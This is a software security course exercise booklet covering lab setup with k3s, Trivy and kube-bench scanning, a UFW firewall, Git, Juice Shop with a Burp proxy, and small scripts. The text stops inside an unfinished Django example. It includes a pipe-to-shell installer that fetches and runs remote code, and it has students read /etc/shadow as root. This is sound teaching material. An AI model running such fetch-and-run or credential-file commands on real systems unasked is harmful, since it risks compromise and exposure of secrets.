Software Security

exercises

Henrik Kramselund

xhek@ek.dk

November 1, 2026



© license CC BY 3.0. 2026 Henrik Kramselund

Note: exercises marked with ⚠ are considered important. These contain subjects that are essential for the course and curriculum. Even if you don't work through the exercise, you are expected to know the subjects covered by these.

Exercises marked with ℹ are considered optional. These contain subjects that are related to the course and curriculum. You may want to browse these and if interested work through them. They may require more time than we have available during the course.

Contents

1 ⚠ Prepare your workstation 15 min 2

2 ℹ Debian Administrators Handbook (DEB) Book 10 min 3

3 ℹ Check your Kali VM, run Kali Linux 30 min 4

4 ℹ Check your Debian VM 10 min 5

5 ⚠ Install and Run Kubernetes 45 min 6

6 ⚠ Investigate /etc up to 20 min 9

7 ℹ CIS benchmark scan with kube-bench up to 30 min 10

8 ℹ Trivy scan of container images in k3s up to 40 min 11

9 ℹ Enable UFW firewall - 10 min 13

10 ⚠ Git tutorials - 15min 15

11 ℹ Run OWASP Juice Shop 45 min 17

12 ℹ Setup JuiceShop environment, app and proxy - up to 20min 20

13 ⚠ Run small programs: Python, Shell script 20min 22

14 ℹ See parts of a Django tutorial 30min 24

15 ℹ Buffer Overflow 101 - 30-40min 25

16 ⚠ Real Vulnerabilities up to 30min 29

17 ℹ Nikto Web Scanner 15 min 30

18 ℹ Whatweb Scanner 15 min 32

19 ℹ SSL/TLS scanners 15 min 33

20 ⚠ Discover active systems ping and port sweep 15 min 34

© license CC BY 3.0. 2026 Henrik Kramselund

21 ⚠ Execute nmap TCP and UDP port scan 20 min 35

22 ⚠ JuiceShop Attacks 60min 36

23 ⚠ Truncate and Encoding Attacks JuiceShop up to 40min 38

24 ℹ Postman API Client 20 min 40

25 ⚠ JuiceShop Login 15 min 41

26 ⚠ Small programs with data types 15min 42

27 ⚠ Pointers and Structure padding 30min 43

28 ℹ Wireshark 15 min 44

29 ⚠ Trying PMD static analysis 30 min 46

30 ⚠ Git hook 30 min 47

31 ℹ Use a XML library in Python up to 45min 49

32 ⚠ SBOM and vulnerability scan of Juice Shop with Syft and Grype up to 45 min 51

© license CC BY 3.0. 2026 Henrik Kramselund

Preface

This material is prepared for use in Software Security course and was prepared by Henrik Kramselund, http://www.zencurity.com . It describes the networking setup and applications for trainings and courses where hands-on exercises are needed.

Further presentations are used which are available as PDF from `https://codeberg.org/kramse`
Look for software-security-exercises in the repo security-courses.

These exercises are expected to be performed in a training setting with network connected systems. The exercises use a number of tools which can be copied and reused after training. A lot is described about setting up your workstation in the repo

https://codeberg.org/kramse/kramse-labs

Prerequisites

This material expect that participants have a working knowledge of TCP/IP from a user perspective. Basic concepts such as web site addresses and email should be known as well as IP-addresses, ports and common protocols like HTTP/HTTPS.

Have fun and learn

© license CC BY 3.0. 2026 Henrik Kramselund

Exercise content

Most exercises follow the same procedure and has the following content:

- **Objective:** What is the exercise about, the objective
- **Purpose:** What is to be the expected outcome and goal of doing this exercise
- **Suggested method:** suggest a way to get started
- **Hints:** one or more hints and tips or even description how to do the actual exercises
- **Solution:** one possible solution is specified
- **Discussion:** Further things to note about the exercises, things to remember and discuss

Please note that the method and contents are similar to real life scenarios and does not detail every step of doing the exercises. Entering commands directly from a book only teaches typing, while the exercises are designed to help you become able to learn and actually research solutions.

© license CC BY 3.0. 2026 Henrik Kramselund

Exercise 1

⚠ Prepare your workstation 15 min

Objective:
Get your workstation ready for the hacker lab and course in general

Purpose:
We will be running multiple tools during the course and use a lot of files.

Suggested method:

- Create a folder for files from this course
- Go to the kickstart document and perform the actions listed

- ☐ We will use real applications running in containers and/or virtual machines in teams of two persons, so check BIOS settings
  – make sure CPU settings have virtualisation turned ON
- ☐ Select and install virtualisation software
- ☐ Get the supporting resources, to be found in Fronter and also linked in lecture plan

Hints:

Solution:
When you have created a folder for files you are done, the rest can wait a bit.

Discussion:
Do we need to run local VMs, can we run docker instead – yes for some exercises, no for others.

You can work together in groups and only one workstation might have applications running.

© license CC BY 3.0. 2026 Henrik Kramselund

Exercise 2

ℹ Debian Administrators Handbook (DEB) Book 10 min



Objective:
We need a Linux for running some tools during the course. I have chosen Debian Linux as this is open source, and the developers have released a whole book about running it.

This book is named The Debian Administrators Handbook – shortened DEB

Purpose:
Instructor might use Debian to show things, with this exercise you will know more about the tools used.

Suggested method:
Go to download from the link `https://debian-handbook.info/`

Read and follow the instructions for downloading the book.

Solution:
When you have a directory structure for download for this course, and the book DEB in PDF you are done.

Discussion:
Linux is free and everywhere. The tools we will run in this course are made for Unix, so they run great on Linux.

Debian Linux is a free operating system platform.

The book DEB is free, but you can buy/donate to Debian, and I recommend it.

Not curriculum but explains how to use Debian Linux

© license CC BY 3.0. 2026 Henrik Kramselund

Exercise 3

ℹ Check your Kali VM, run Kali Linux 30 min



This is a bonus exercise - we will try to run without it in this course

Objective:
Make sure your virtual machine is in working order.

We need a Kali Linux for running tools during the course.

Purpose:
If your VM is not installed and updated we will run into trouble later.

Suggested method:
Go to https://codeberg.org/kramse/kramse-labs/

Read the instructions for the setup of a Kali VM.

Hints:
If you allocate enough memory and disk you wont have problems.

Solution:
When you have a updated virtualisation software and Kali Linux, then we are good.


Discussion:
Linux is free and everywhere. The tools we will run in this course are made for Unix, so they run great on Linux.

Kali Linux includes many hacker tools and should be known by anyone working in infosec.

© license CC BY 3.0. 2026 Henrik Kramselund

Exercise 4

ℹ Check your Debian VM 10 min



This is a bonus exercise - we will try to run without it in this course

Objective:
Make sure your virtual Debian server is in working order.

We need a Debian Linux for running a few extra tools during the course.

Purpose:
If your VM is not installed and updated we will run into trouble later.

Suggested method:
Go to https://codeberg.org/kramse/kramse-labs/

Read the instructions for the setup of a Debian VM.

Hints:

Solution:
When you have a updated virtualisation software and a running VM, then we are good.

Discussion:
Linux is free and everywhere. The tools we will run in this course are made for Unix, so they run great on Linux.

© license CC BY 3.0. 2026 Henrik Kramselund

Exercise 5

⚠ Install and Run Kubernetes 45 min

This is a fairly large exercise, and part of this course

Objective:

We will use containers, images, Linux for many exercises.

Kubernetes is an easy and standardized way to run many applications, which will allow us to deploy applications for testing quickly with just a few commands.

Purpose:

The course standardizes on Kubernetes k3s, so that everyone ends up on the same Kubernetes distribution and the exercise manifests should work the same for everyone.

Run different applications across your computers in a common way, to see the same versions and setups with minimal differences.

Suggested method:

This exercise has two install paths and one shared check at the end.

We expect a Kubernetes install for each team, up to three members per team.

Read this first:

If you already have Docker, Podman, VirtualBox, VMware, Hyper-V, WSL2 distros, KVM/libvirt, or any other container or virtualization tooling installed and want to keep it skip straight to Advanced Install below. Don't install Rancher Desktop on top of an existing setup; go to Advanced Install instead.

If your laptop is clean no containers, no VMs, nothing like that use Quick Start which uses Rancher Desktop.

Requirements are not especially high for Rancher Desktop, mostly you need:
64-bit CPU with hardware virtualization (Intel VT-x or AMD-V), enabled in BIOS/UEFI.

Mac OS X laptops require macOS 13 (Ventura) or newer. Apple Silicon (aarch64) or Intel (`x86_64`) CPU with VT-x. Recommended: 8 GB RAM, 4 CPU cores.

Quick Start (nothing installed yet)

This is the expected path for most of you.

1. **Uninstall leftovers first, if any.** If you've ever installed Docker Desktop, VirtualBox, or WSL distros for another course and aren't using them anymore, remove them before continuing running two virtualization stacks side by side is a common source of very confusing errors.
2. **Install Rancher Desktop** `https://rancherdesktop.io` . One installer per OS (Windows / macOS / Linux), free and open source, no license or account needed.
3. On first launch - use the following settings: `Enable Kubernetes: on` (is probably on by default) and `Engine: containerd` (select this, probably docker is default)
4. Wait for Rancher Desktop to show the cluster as running (first launch takes a few minutes it's downloading k3s).
5. Continue to Check Your Environment below.

© license CC BY 3.0. 2026 Henrik Kramselund

—

Advanced Install (you already have something)
This path is for people who already have working tooling and don't want Rancher Desktop's VM layer on top of it. It's higher-level than Quick Start you're expected to be comfortable following official docs for your specific tool.

Already have Docker / Docker Engine installed and running?
Install k3d `https://k3d.io` (k3s running inside Docker containers you already have). No new VM, reuses your existing Docker install.

```
k3d cluster create softsec
```

On Linux, with KVM/libvirt available (or no virtualization tooling at all)?
Install k3s `https://k3s.io` directly on the host. On Linux, Kubernetes doesn't need a VM at all the host *is* the container host.

```
curl -sfL https://get.k3s.io | sh -
```

On Windows or Mac, with WSL2 or another VM already set up that you want to keep using?
Install k3s inside that existing VM/WSL2 distro directly, following the k3s docs at `https://docs.k3s.io`, rather than adding Rancher Desktop's own VM alongside it.

Already running Docker Desktop's own Kubernetes, minikube, or kind? These work differently enough from k3s (different defaults, sometimes different Kubernetes version) that we'd still recommend adding k3s/k3d alongside for this course, so your environment matches the exercises. Keep your existing tool for anything else you use it for.

If your situation doesn't match any of the above, lets discuss.

Check Your Environment
Run once your cluster (Rancher Desktop or Advanced) is up.

1. Confirm 'kubectl' can see your cluster:

```
kubectl get nodes
```

Expect one node, status 'Ready'. Example output:

```
hlk@alice:~$ kubectl get nodes
NAME                   STATUS   ROLES           AGE   VERSION
lima-rancher-desktop   Ready    control-plane   17m   v1.36.3+k3s1
```

2. Run a test pod:

```
kubectl run hello --image=nginx --restart=Never
kubectl get pods
```

Expect 'hello' to reach 'Running' within about a minute ('kubectl get pods -w' to watch it live). Example output:

© license CC BY 3.0. 2026 Henrik Kramselund

```
hlk@alice:~$ kubectl run hello --image=nginx --restart=Never
// wait a bit and then
hlk@alice:~$ kubectl get pods
NAME    READY   STATUS    RESTARTS   AGE
hello   1/1     Running   0          5m45s
```

3. Confirm you can reach it:

```
kubectl port-forward pod/hello 8080:80
```

then open ‘http://localhost:8080‘ in a browser you should see the nginx welcome page. Ctrl+C to stop the port-forward. Example output:

```
hlk@alice:~$ kubectl port-forward pod/hello 8080:80
Forwarding from 127.0.0.1:8080 -> 80
Forwarding from [::1]:8080 -> 80
Handling connection for 8080
Handling connection for 8080
```

4. Clean up:

```
kubectl delete pod hello
```

If all four steps worked, your environment is ready for the exercises. If step 1 fails, your cluster isn’t running go back to whichever install path you used. If steps 24 fail but step 1 worked, flag it before the first exercise session.

Hints:
If you are low on memory and disk you might have problems.

Solution:
When you have a k8s/k3s cluster running as a team, then we are good.

Discussion:
Linux is free and everywhere. The tools we will run in this course are made for Unix, so they run great on Linux.

© license CC BY 3.0. 2026 Henrik Kramselund

Exercise 6

⚠ Investigate /etc up to 20 min

Objective:
We will investigate the /etc directory on Linux. We need a Debian Linux and a Kali Linux, to compare

Purpose:
Start seeing example configuration files, including:

- User database `/etc/passwd` and `/etc/group`
- The password database `/etc/shadow`

Suggested method:
Find a nearby Linux VM – ask a friend.

If you have a virtual machine boot your Linux VMs, log in. If you have containers, do they have an `/etc/passwd` file?

Investigate permissions for the user database files `passwd` and `shadow`

Hints:
Linux has many tools for viewing files, the most efficient would be `less` as in `less /etc/passwd`.

If you are running containers, how do you get an interactive shell?

```
hlk@debian:~$ cd /etc
hlk@debian:/etc$ ls -l shadow passwd
-rw-r--r-- 1 root root   2203 Mar 26 17:27 passwd
-rw-r----- 1 root shadow 1250 Mar 26 17:27 shadow
hlk@debian:/etc$ ls
... all files and directories shown, investigate more if you like
```

Showing a single file: `less /etc/passwd` and press q to quit

Showing multiple files: `less /etc/*` then :n for next and q for quit

```
Trying reading the shadow file as your regular user:
user@debian-lab:/etc$ cat /etc/shadow
cat: /etc/shadow: Permission denied
```

Why is that? Try switching to root, using su or sudo, and redo the command.

Solution:
When you have seen the most basic files you are done.

Discussion:
Linux is free and everywhere. The tools we will run in this course are made for Unix, so they run great on Linux.

Sudo is a tool often used for allowing users to perform certain tasks as the super user. The tool is named from superuser do! https://en.wikipedia.org/wiki/Sudo

© license CC BY 3.0. 2026 Henrik Kramselund

Exercise 7

ℹ CIS benchmark scan with kube-bench up to 30 min

Objective:
We will run kube-bench against our local k3s cluster to check it against the CIS Kubernetes Benchmark – a checklist of security configuration recommendations for Kubernetes clusters.

Purpose:
See what a configuration/hardening scanner looks like, as opposed to a vulnerability scanner like Trivy from another exercise. kube-bench doesn't look for known CVEs – it checks whether the cluster itself (API server, kubelet, etcd, etc.) is configured according to security best practice.

Suggested method:
Run kube-bench as a Job inside your k3s cluster using `kubectl`, since that gives it access to the node's config files and binaries needed to check things like file permissions. Then read through the output.

Hints:
The kube-bench project publishes ready-made Kubernetes manifests to run it as a Job:

```
hlk@laptop:~$ kubectl apply -f https://raw.githubusercontent.com/aquasecurity/kube-bench/main/job.yaml
```

Wait for it to finish, then read the logs:

```
hlk@laptop:~$ kubectl get pods | grep kube-bench
hlk@laptop:~$ kubectl logs job/kube-bench
```

k3s bundles components a bit differently than a "vanilla" kubeadm cluster (e.g. no separate etcd pod, different config file paths), so don't be surprised if some checks come back as `[INFO]` or `[WARN]` "not applicable" rather than a clean pass/fail – there is a k3s-specific config/target you can look for in the kube-bench docs if you want more accurate results. Clean up afterwards:

```
hlk@laptop:~$ kubectl delete -f https://raw.githubusercontent.com/aquasecurity/kube-bench/main/job.yaml
```

Solution:
You are done once you can point to at least one `[FAIL]` or `[WARN]` result in the output, explain in your own words what the check was actually verifying, and say whether it's something you'd realistically fix on a student laptop cluster or only on a production cluster.

Discussion:
Lookup Trivy scanner, and compare kube-bench to Trivy: Trivy tells you what known-vulnerable software is running; kube-bench tells you whether the cluster is configured safely, regardless of software versions. Both are needed. Discuss:

- Why a perfectly patched cluster can still be insecure if it's misconfigured (e.g. anonymous API access enabled)
- Why some checks are unrealistic to fully satisfy on a local dev cluster (e.g. those about running on dedicated, hardened hosts) but matter a lot in production
- How this fits into a broader "Secure by Design" pipeline: SCA (Trivy) + config auditing (kube-bench) + your own code's static analysis (PMD)

© license CC BY 3.0. 2026 Henrik Kramselund

Exercise 8

ℹ Trivy scan of container images in k3s up to 40 min

Objective:
We will use Trivy to scan the container images actually running in our local k3s cluster (the one set up with Rancher Desktop earlier in the course) for known vulnerabilities. We use `kubectl` to find out which images are running, and Trivy to scan them.

Purpose:
Get hands-on experience with a real vulnerability scanner and see how it maps found issues back to:

- CVE identifiers
- CWE categories (compare with the OWASP Top 10 and CWE Top 25 discussed in class)
- Severity ratings (CRITICAL / HIGH / MEDIUM / LOW)

This is your first taste of Software Composition Analysis (SCA) – scanning not code you wrote, but the third-party layers you depend on (base images, OS packages, libraries).

Suggested method:
Make sure your k3s cluster (Rancher Desktop) is running and that you have something deployed in it – e.g. NGINX from an earlier exercise. If nothing is deployed yet, deploy something first. Install Trivy on your workstation (not inside the cluster). Follow the instructions from
`https://trivy.dev/docs/latest/getting-started/installation/`

Use `kubectl` to list which images are actually running, then scan those images directly with Trivy.

Hints:
Find the images currently running in your cluster:

```
hlk@laptop:~$ kubectl get pods -A -o jsonpath="{.items[*].spec.containers[*].image}"    | tr -
s ' ' '
n' | sort -u
```

Scan a single image:

```
hlk@laptop:~$ trivy image bkimminich/juice-shop:latest
```

Trivy has a dedicated Kubernetes mode that talks to your cluster directly via your kubeconfig, and will enumerate and scan all running workloads for you – try it once you have scanned a single image manually:

```
hlk@laptop:~$ trivy k8s --report summary cluster
```

If you want vulnerability data only (skip secrets/misconfig scanning, faster):

```
hlk@laptop:~$ trivy image --scanners vuln bkimminich/juice-shop:latest
```

Try filtering to only show what matters for patching:

© license CC BY 3.0. 2026 Henrik Kramselund

```
hlk@laptop:~$ trivy image --severity CRITICAL,HIGH bkimminich/juice-shop:latest
```

Solution:
A finished run produces a table (or JSON, with `-f json`) listing, for each vulnerable package, the installed version, the fixed version (if one exists), the CVE ID, and severity. You are done once you can:

- Explain what one specific CVE in the output actually is (look it up)
- State whether a fix is available for it
- Say whether it applies to the OS layer (e.g. Debian/Alpine packages) or the application layer (e.g. npm packages)

Discussion:
Trivy will usually report far more vulnerabilities than you can realistically fix – this is normal, and mirrors real-world alert fatigue in vulnerability management. Discuss:

- Why base image choice (e.g. `alpine` vs `debian` vs `distroless`) drastically changes the vulnerability count
- Why "no fix available" is common and what you'd do about it in practice (accept risk, find an alternative package, mitigate elsewhere)
- How this connects to CI/CD – scanning should happen before deploy, not just ad-hoc like we just did
- The difference between scanning an image (Trivy) and scanning your own source code for weaknesses (static analysis, e.g. PMD from an earlier exercise) – Trivy tells you about vulnerabilities in dependencies, not bugs in your own code

© license CC BY 3.0. 2026 Henrik Kramselund

Exercise 9

❶ Enable UFW firewall - 10 min

Objective:
Turn on a firewall and configure a few simple rules.

Purpose:
See how easy it is to restrict incoming connections to a server.

Suggested method:
Install a utility for firewall configuration.

You could also perform Nmap port scan with the firewall enabled and disabled.

Hints:
Using the ufw package it is very easy to configure the firewall on Linux.

Install and configuration can be done using these commands.

```
root@debian01:~# apt install ufw
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  ufw
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 164 kB of archives.
After this operation, 848 kB of additional disk space will be used.
Get:1 http://mirrors.dotsrc.org/debian stretch/main amd64 ufw all 0.35-4 [164 kB]
Fetched 164 kB in 2s (60.2 kB/s)
...
root@debian01:~# ufw allow 22/tcp
Rules updated
Rules updated (v6)
root@debian01:~# ufw enable
Command may disrupt existing ssh connections. Proceed with operation (y|n)? y
Firewall is active and enabled on system startup
root@debian01:~# ufw status numbered
Status: active

     To                         Action      From
     --                         ------      ----
[ 1] 22/tcp                     ALLOW IN    Anywhere
[ 2] 22/tcp (v6)                ALLOW IN    Anywhere (v6)
```

Also allow port 80/tcp and port 443/tcp - and install a web server. Recommend Nginx `apt-get install nginx`

Solution:
When firewall is enabled and you can still connect to Secure Shell (SSH) and web service, you are done.

© license CC BY 3.0. 2026 Henrik Kramselund

Discussion:
Further configuration would often require adding source prefixes which are allowed to connect to specific services. If this was a database server the database service should probably not be reachable from all of the Internet.

Web interfaces also exist, but are more suited for a centralized firewall.

Configuration of this firewall can be done using ansible, see the documentation and examples at `https://docs.ansible.com/ansible/latest/modules/ufw_module.html`

Should you have both a centralized firewall in front of servers, and local firewall on each server? Discuss within your team.

© license CC BY 3.0. 2026 Henrik Kramselund

Exercise 10

⚠ Git tutorials - 15min



Objective:
Try the program Git locally on your workstation

Purpose:
Running Git will allow you to clone repositories from others easily. This is a great way to get new software packages, and share your own.

Git is the name of the tool, and Github is a popular site for hosting git repositories.

Suggested method:
Run the program from your Linux VM. You can also clone from your Windows or Mac OS X computer. Multiple graphical front-end programs exist too.

First make sure your system is updated, as root run:

```
sudo apt-get update && apt-get -y upgrade && apt-get -y dist-upgrade
```

You should reboot if the kernel is upgraded :-)

Second make sure your system has Git, ansible and my playbooks: (as root run, or with sudo as shown)

```
sudo apt -y install ansible git
```

Most important are Git clone and pull:

```
user@Projects:tt$ git clone https://codeberg.org/kramse/kramse-labs.git
Cloning into 'kramse-labs'...
remote: Enumerating objects: 283, done.
remote: Total 283 (delta 0), reused 0 (delta 0), pack-reused 283
Receiving objects: 100% (283/283), 215.04 KiB | 898.00 KiB/s, done.
Resolving deltas: 100% (145/145), done.

user@Projects:tt$ cd kramse-labs/

user@Projects:kramse-labs$ ls
LICENSE  README.md  core-net-lab  lab-network  suricatazeek  work-station
user@Projects:kramse-labs$ git pull
Already up to date.
```

If you want to install the Docker container system, you can run the Ansible playbook from the workstation directory.

Then run it with:

```
cd ~/kramse-labs/docker-install
ansible-playbook -v 1-dependencies.yml
```

Afterwards you might need to add your user to the docker group, using something like, as root - and start docker on reboot:

```
usermod -G docker hlk
systemctl enable docker
reboot
```

Where hlk is replaced by your user id!

Hints:
Browse the Git tutorials on https://git-scm.com/docs/gittutorial
and https://guides.codeberg.org/activities/hello-world/

We will not do the whole tutorials within 15 minutes, but get an idea of the command line, and see examples. Refer back to these tutorials when needed or do them at home.

Note: you don't need an account on Github to download/clone repositories, but having an acccount allows you to save repositories yourself and is recommended.

Solution:
When you have tried the tool and seen the tutorials you are done.

Discussion:
Before Git there has been a range of version control systems,
see https://en.wikipedia.org/wiki/Version_control for more details.

© license CC BY 3.0. 2026 Henrik Kramselund

Exercise 11

ℹ Run OWASP Juice Shop 45 min



Objective:
Lets try starting the OWASP Juice Shop

Purpose:
We will be doing some web hacking where you will be the hacker. There will be an application we try to hack, designed to optimise your learning.

It is named JuiceShop which is written in JavaScript

Suggested method:
Go to https://github.com/juice-shop/juice-shop

You need to have browsers and a proxy, plus a basic knowledge of HTTP.

Read the instructions for running juice-shop - **docker is a simple way** and I often recommend that.

Running with Kubernetes follows.

First check your cluster, ready and you can connect?

```
hlk@alice:~$ kubectl get node
NAME                   STATUS   ROLES           AGE   VERSION
lima-rancher-desktop   Ready    control-plane   13d   v1.36.3+k3s1
hlk@alice:~$
```

© license CC BY 3.0. 2026 Henrik Kramselund

Create a Deployment, name the file `juice-shop.yml`:

```
apiVersion: apps/v1
kind: Deployment
metadata:
  name: juice-shop
  labels:
    app: juice-shop
spec:
  replicas: 1
  selector:
    matchLabels:
      app: juice-shop
  template:
    metadata:
      labels:
        app: juice-shop
    spec:
      containers:
        - name: juice-shop
          image: bkimminich/juice-shop:latest
          ports:
            - containerPort: 3000
---
apiVersion: v1
kind: Service
metadata:
  name: juice-shop
spec:
  selector:
    app: juice-shop
  ports:
    - port: 3000
      targetPort: 3000
  type: ClusterIP
```

This file can also be downloaded from Git kramse-labs in the directory `kubernetes`
`git clone https://codeberg.org/kramse/kramse-labs`

Run the deployment:

```
hlk@alice:~/projects$ kubectl apply -f juice-shop.yml
deployment.apps/juice-shop created
service/juice-shop created
hlk@alice:~/projects$
```

© license CC BY 3.0. 2026 Henrik Kramselund

After a short while you should have a running pod/container and deployment:

```
hlk@alice:~/projects$ kubectl get pods
NAME                           READY   STATUS    RESTARTS   AGE
hello                          0/1     Unknown   0          13d
juice-shop-86c67bcdf4-lf87x    1/1     Running   0          2m27s
hlk@alice:~/projects$ kubectl get deployments
NAME         READY   UP-TO-DATE   AVAILABLE   AGE
juice-shop   1/1     1            1           2m38s
```

Wait for Running, then reach it using port forward:

```
hlk@laptop:~$ kubectl port-forward svc/juice-shop 3000:3000
```

Note: This needs to be done regularly. familiarise yourself with `kubectl apply`, `kubectl delete` and `kubectl port-forward`

Check using: http://127.0.0.1:3000

Hints:
The application is very modern, very similar to real applications.

JuiceShop can be run as a docker, and sometimes running it on Kali is the easiest learning environment.

Solution:
When you have a running Juice Shop web application in your team, then we are good.

Discussion:
It has lots of security problems which can be used for learning hacking, and thereby how to secure your applications. It is related to the OWASP.org Open Web Application Security Project which also has a lot of resources.

Sources:
`https://codeberg.org/bkimminich/juice-shop`
`https://www.owasp.org/index.php/Category:OWASP_WebGoat_Project`

It is recommended to buy the Pwning OWASP Juice Shop Official companion guide to the OWASP Juice Shop from https://leanpub.com/juice-shop - suggested price USD 5.99

© license CC BY 3.0. 2026 Henrik Kramselund

Exercise 12

ℹ Setup JuiceShop environment, app and proxy - up to 20min

Objective:
Run JuiceShop with Burp proxy.

Start JuiceShop and make sure it works, visit using browser.

Then add a web proxy in-between. We will use Burp suite which is a commercial product, in the community edition.

Purpose:
We will learn more about web applications as they are a huge part of the applications used in enterprises and on the internet. Most mobile apps are also web applications in disguise.

By inserting a web proxy we can inspect the data being sent between browsers and the application.

The Burp proxy is an advanced tool! Dont be scared, we will use small parts at different times.

Suggested method:
You need to have browsers and a proxy, plus a basic knowledge of HTTP.


If you could install Firefox it would be great, and we will use the free version of Burp Suite, so please make sure you can run Java and download the free version from Portswigger from:

https://portswigger.net/burp/communitydownload

follow the Getting Started instructions at:
https://support.portswigger.net/customer/portal/articles/1816883-getting-started-with-burp-suite


Hints:
Recommend running Burp on the default address and port 127.0.0.1 port 8080.

Note: Burp by default has `intercept is on` in the Proxy tab, press the button to allow data to flow.



© license CC BY 3.0. 2026 Henrik Kramselund

Then setting it as proxy in Firefox:



After setting up proxy, you can visit `http://burp` and get a CA certificate that can be installed, making it easier to run against HTTPS sites.

The newest versions of Burp include a browser, making it much easier to run the tasks, pre-configured with proxy.

Solution:

When web sites and servers start popping up in the Target tab, showing the requests and responses - you are done.

Your browser will alert you when visiting TLS enabled sites, HTTPS certificates do not match, as Burp is doing a person-in-the-middle. You need to select advanced and allow this to continue.

Discussion:

Since Burp is often updated I use a small script for starting Burp which I save in `~/bin/burp` - dont forget to add to PATH and `chmod +x bin/burp`.

```
#! /bin/sh
DIRNAME=`dirname $0`
BURP=`ls -1tra $DIRNAME/burp*.jar | tail -1`
java -jar -Xmx6g $BURP &
```

When running in production testing real sites, I typically increase the memory available using JDK / Java settings like `-Xmx16g`

© license CC BY 3.0. 2026 Henrik Kramselund

Exercise 13

⚠ Run small programs: Python, Shell script 20min

Objective:
Be able to create small scripts using Python and Unix shell.

Purpose:
Often it is needed to automate some task. Using scripting languages allows one to quickly automate.

Python is a very popular programming language. The Python language is an interpreted, high-level, general-purpose programming language. Created by Guido van Rossum and first released in 1991.

You can read more about Python at:
`https://www.python.org/about/gettingstarted/` and
`https://en.wikipedia.org/wiki/Python_(programming_language)`

Shell scripting is another method for automating things on Unix. There are a number of built-in shell programs available.

You should aim at using basic shell scripts, to be used with `/bin/sh` - as this is the most portable Bourne shell.

Suggested method:
Both shell and Python is often part of Linux installations.

Use and editor, leafpad, atom, VI/VIM, joe, EMACS, Nano ...

Create two files, I named them `python-example.py` and `shell-example.sh`:

```
#! /usr/bin/env python3
# Function for nth Fibonacci number

def Fibonacci(n):
    if n<0:
        print("Incorrect input")
    # First Fibonacci number is 0
    elif n==1:
        return 0
    # Second Fibonacci number is 1
    elif n==2:
        return 1
    else:
        return Fibonacci(n-1)+Fibonacci(n-2)

# Driver Program

print(Fibonacci(9))

#This code is contributed by Saket Modi
# https://www.geeksforgeeks.org/python-program-for-program-for-fibonacci-numbers-2/
```

```
#! /bin/sh
# The ! and # tell which interpreter to use
# Comments are easy

DATE=`date +%Y-%m-%d`
USERCOUNT=$(wc -l /etc/passwd)
echo "Todays date in ISO format is: $DATE"

echo "This system has $USERCOUNT users"
```

Unix does not require the file type .py or .sh, but it is often recommended to use it. To be able to run these programs you need to make them executable. Use the commands to set execute bit and run them:

Note: Python is available in two versions, version 2 and version 3. You should aim at running only version 3, as the older one is deprecated.

Hints:

```
$ chmod +x python-example.py shell-example.sh

$ ./python-example.py
21

$ ./shell-example.sh
Todays date in ISO format is: 2019-08-29
This system has 32 /etc/passwd users
```

Solution:
When you have tried making both a shell script and a python program, you are done.

Discussion:
If you want to learn better shell scripting there is an older but very recommended book,

Classic Shell Scripting Hidden Commands that Unlock the Power of Unix By Arnold Robbins, Nelson Beebe. Publisher: O'Reilly Media Release Date: December 2008 http://shop.oreilly.com/product/9780596005955.do

© license CC BY 3.0. 2026 Henrik Kramselund

Exercise 14

❶ See parts of a Django tutorial 30min

Objective:
Talk about web applications, how they are made.

Purpose:
Know how you can get started using a framework, like Django
https://www.djangoproject.com/

Suggested method:
We will visit a Django tutorial and talk about the benefits from using existing frameworks.

Hints:
Input validation is a problem most applications face. Using Django a lot of functionality is available for input validation.

Take a look at Form and field validation:
https://docs.djangoproject.com/en/2.2/ref/forms/validation/

You can also write your own validators, and should centralize validation in your own applications.

```
from django.core.exceptions import ValidationError
